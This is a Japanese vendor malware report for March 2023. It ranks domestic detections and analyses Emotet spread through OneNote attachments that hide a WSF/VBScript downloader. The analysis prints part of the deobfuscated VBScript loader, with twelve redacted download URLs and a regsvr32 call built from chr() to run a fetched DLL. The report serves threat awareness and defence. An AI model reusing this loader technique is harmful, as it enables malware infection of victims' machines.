2023年
3月
MARCH

MALWARE REPORT

マルウェアレポート

国内のマルウェア検出状況を解説

キヤノンマーケティングジャパン株式会社

はじめに


「マルウェアレポート」は、キヤノンマーケティングジャパングループが運営する

「サイバーセキュリティラボ」が「ESET セキュリティソリューションシリーズ」の

マルウェア検出データを基に国内のマルウェア検出状況を分析し、まとめたレポートです。

2023 年 3 月マルウェア検出状況

2023 年 3 月（3 月 1 日～3 月 31 日）に ESET 製品が国内で検出したマルウェアの検出数の推移は、以下のとおりです。



国内マルウェア検出数*1の推移
(2022 年 10 月の全検出数を 100%として比較)

*1 検出数には PUA（Potentially Unwanted/Unsafe Application；必ずしも悪意があるとは限らないが、コンピューターのパフォーマンスに悪影響を及ぼす可能性があるアプリケーション)を含めています。

2023 年 3 月の国内マルウェア検出数は、2023 年 2 月と比較して増加しました。検出されたマルウェアの内訳は以下のとおりです。

国内マルウェア検出数[*2]上位（2023 年 3 月）


順位	マルウェア	割合	種別
1	JS/Adware.Agent	17.3%	アドウェア
2	HTML/ScrInject	10.7%	HTML に埋め込まれた不正スクリプト
3	DOC/Fraud	7.7%	詐欺サイトのリンクが埋め込まれた DOC ファイル
4	JS/Packed.Agent	6.8%	パックされた不正な JavaScript の汎用検出名
5	HTML/FakeAlert	3.9%	偽の警告文を表示させる HTML ファイル
6	HTML/Phishing.Agent	3.5%	メールに添付された不正な HTML ファイル
7	HTML/Pharmacy	3.5%	違法薬品の販売サイトに関連する HTML ファイル
8	JS/Adware.TerraClicks	3.0%	アドウェア
9	JS/Adware.Sculinst	2.2%	アドウェア
10	MSIL/Kryptik	1.6%	難読化された MSIL で作成されたファイルの汎用検出名

*2 本表には PUA を含めていません。


3 月に国内で最も多く検出されたマルウェアは、JS/Adware.Agent でした。
JS/Adware.Agent は、悪意のある広告を表示させるアドウェアの汎用検出名です。Web サイト閲覧時に実行されます。

Emotet の感染を狙った OneNote 形式ファイルを確認

マルウェア Emotet の感染を狙った脅威は 2022 年 11 月頃を最後にしばらく観測されていませんでした。しかし 2023 年 3 月に入ると、500MB を超えるダウンローダーが圧縮された ZIP ファイルや、Microsoft OneNote 形式のファイルを添付したメールが新たに観測されました。今回は後者の OneNote 形式ファイルに焦点を当てて紹介します。
この OneNote 形式ファイルについて、ESET 製品は VBS/TrojanDownloader.Agent.YML の検出名で検知します。その他の亜種を含む VBS/TrojanDownloader.Agent の直近 6 ヶ月間の国内検出数推移を確認すると、2023 年 3 月の検出数が突出して多くなっています。また 2023 年 3 月に国内で検出された VBS/TrojanDownloader.Agent の亜種の内訳を確認すると、VBS/TrojanDownloader.Agent.YML が 6 割以上を占めていることがわかります。これらの統計情報から、国内において Emotet の感染を狙った OneNote 形式のファイルが多くばらまかれたことが推測できます。




2022 年 10 月から 2023 年 3 月の VBS/TrojanDownloader.Agent の国内検出数推移
（2022 年 10 月の検出数を 100%として比較）



2023 年 3 月の国内における VBS/TrojanDownloader.Agent 亜種の検出数内訳

本文が日本語で記述されたメールとしては、書類（約款、予定など）を送付したので確認してほしいといった主旨の、業務のやりとりを想起させるやや不自然な日本語での文面が報告[*3]されています。一方で英語のメールとしては、下図のように過去のメールに対する返信を装って添付ファイルを開くように指示する文面を確認しました。


*3 Emotet（エモテット）と呼ばれるウイルスへの感染を狙うメールについて | IPA 独立行政法人 情報処理推進機構




OneNote 形式のファイルが添付された英語でのメールの例

OneNote 形式のファイルを開くと、ファイルの保護を解除するために「View」ボタンをダブルクリックするよう促す文面が表示されます。この「View」ボタンを模した画像の位置には、WSF（Windows Script File）形式ファイル[*4]を埋め込んだオブジェクトが隠されています。この WSF 形式ファイルは悪意のある VBScript を含んでいます。実際に「View」ボタンの位置をダブルクリックすると警告ウィンドウがポップアップし、続けて「OK」ボタンをクリックすると VBScript が実行されます。

*4 XML フォーマットをベースに VBScript や JScript といった複数のスクリプト言語をまとめて記述したファイル



OneNote 形式のファイルを開いた際の画面



「View」ボタンの位置をダブルクリックした際に表示される警告ウィンドウ

VBScript は文字列の置換や大量のコメントアウトの挿入などによって難読化が施されています。VBScript が実行されると難読化の解除が行われ、復号したスクリプト文字列を「execute」ステートメントによって実行します。そして複数の通信先に対して通信が成功するまで順にアクセスし、DLL 形式のファイルをダウンロードおよび実行することで Emotet に感染します。今回調査した検体については、復号後の VBScript 内に 12 個の URL が通信先として設定されていることを確認しました。

```
urlcount=1
set fsobject=createobject("scripting.filesystemobject")
currentdir=fsobject.getparentfoldername(wscript.scriptfullname)
set request=createobject("winhttp.winhttprequest.5.1")
set file=wscript.createobject("shell.application")
set strout=createobject("adodb.stream")
useragent="mozilla/5.0 (windows nt 6.1; wow64; rv:58.0) gecko/20100101 firefox/58.0"
ouch= chr(115-1)+"e"+"gs"&"v"+chr(113+1)+"3"+"2."+chr(101)+"x"+chr(101)+" " + ""
pat3= currentdir+"¥"+fsobject.gettempname+".dll"
loiu=ouch+ """"+ pat3 + """"
set triplett=createobject("wscript.shell")
url1 = "http://[redacted]"
url2 = "https://[redacted]"
url3 = "https://[redacted]"
url4 = "https://[redacted]"
url5 = "http://[redacted]"
url6 = "http://[redacted]"
url7 = "http://[redacted]"
url8 = "http://[redacted]"
url9 = "http://[redacted]"
url10 = "http://[redacted]"
url11 = "http://[redacted]"
url12 = "https://[redacted]"
do
call dow
loop  while urlcount<13
```

12個の通信先

復号後の VBScript の一部

OneNote 形式ファイルを悪用してマルウェアに感染させる動きは 2022 年 12 月頃から活発化しているとの報告*5 があります。今回紹介した Emotet だけでなく、Qakbot、AsyncRAT、Redline、AgentTesla、DOUBLEBACK といったマルウェアの感染にも悪用されているため、引き続き OneNote 形式ファイルが添付された不審なメールに注意してください。なお業務上メールで OneNote 形式ファイルを送受信する機会がない組織であれば、メールセキュリティ製品で拡張子が「.one」の添付ファイルをブロックするのが有効です。

*5 OneNote ファイルがマルウェア配信に使われるケースが増加 | Proofpoint JP

まとめ

上述のとおり、2023 年 3 月は Emotet の感染を狙ったメールにおいて OneNote 形式ファイルが悪用されていることを確認しました。マルウェア感染の手法は不定期で変化することがあるため、日々の情報収集を欠かさずに行って攻撃の最新動向を追い続けることが重要です。またセキュリティ製品の導入や不審なメールに対する警戒など、マルウェア感染を防ぐための基本的な対策も継続して実施してください。

■常日頃からリスク軽減するための対策について
各記事でご案内しているようなリスク軽減の対策をご案内いたします。下記の対策を実施してください。

１．セキュリティ製品の適切な利用

1-1. ESET 製品の検出エンジン（ウイルス定義データベース）をアップデートする

ESET 製品では、次々と発生する新たなマルウェアなどに対して逐次対応しています。最新の脅威に対応できるよう、検出エンジン（ウイルス定義データベース）を最新の状態にアップデートしてください。

1-2. 複数の層で守る

1 つの対策に頼りすぎることなく、エンドポイントやゲートウェイなど複数の層で守ることが重要です。

２．脆弱性への対応

2-1. セキュリティパッチを適用する

マルウェアの多くは、OS に含まれる「脆弱性」を利用してコンピューターに感染します。「Windows Update」などの OS のアップデートを行ってください。また、マルウェアの多くが狙う「脆弱性」は、Office 製品、Adobe Reader などのアプリケーションにも含まれています。各種アプリケーションのアップデートを行ってください。

2-2. 脆弱性診断を活用する

より強固なセキュリティを実現するためにも、脆弱性診断製品やサービスを活用していきましょう。

３．セキュリティ教育と体制構築

3-1. 脅威が存在することを知る

「セキュリティ上の最大のリスクは“人”だ」とも言われています。知らないことに対して備えることができる人は多くありませんが、知っていることには多くの人が「危険だ」と気づくことができます。

3-2. インシデント発生時の対応を明確化する

インシデント発生時の対応を明確化しておくことも、有効な対策です。何から対処すればいいのか、何を優先して守るのか、インシデント発生時の対応を明確にすることで、万が一の事態が発生した時にも、慌てずに対処することができます。

４．情報収集と情報共有

4-1. 情報収集

最新の脅威に対抗するためには、日々の情報収集が欠かせません。弊社を始め、各企業・団体から発信されるセキュリティに関する情報に目を向けましょう。

4-2. 情報共有

同じ業種・業界の企業は、同じ攻撃者グループに狙われる可能性が高いと考えられます。同じ攻撃者グループの場合、同じマルウェアや戦略が使われる可能性が高いと考えられます。分野ごとの ISAC（Information Sharing and Analysis Center）における情報共有は特に効果的です。

引用・出典元

■Emotet（エモテット）と呼ばれるウイルスへの感染を狙うメールについて | IPA 独立行政法人 情報処理推進機構
https://www.ipa.go.jp/security/security-alert/2022/1202.html#L24

■OneNote ファイルがマルウェア配信に使われるケースが増加 | Proofpoint JP
https://www.proofpoint.com/jp/blog/threat-insight/onenote-documents-increasingly-used-to-deliver-malware

Canon

キヤノンマーケティングジャパン株式会社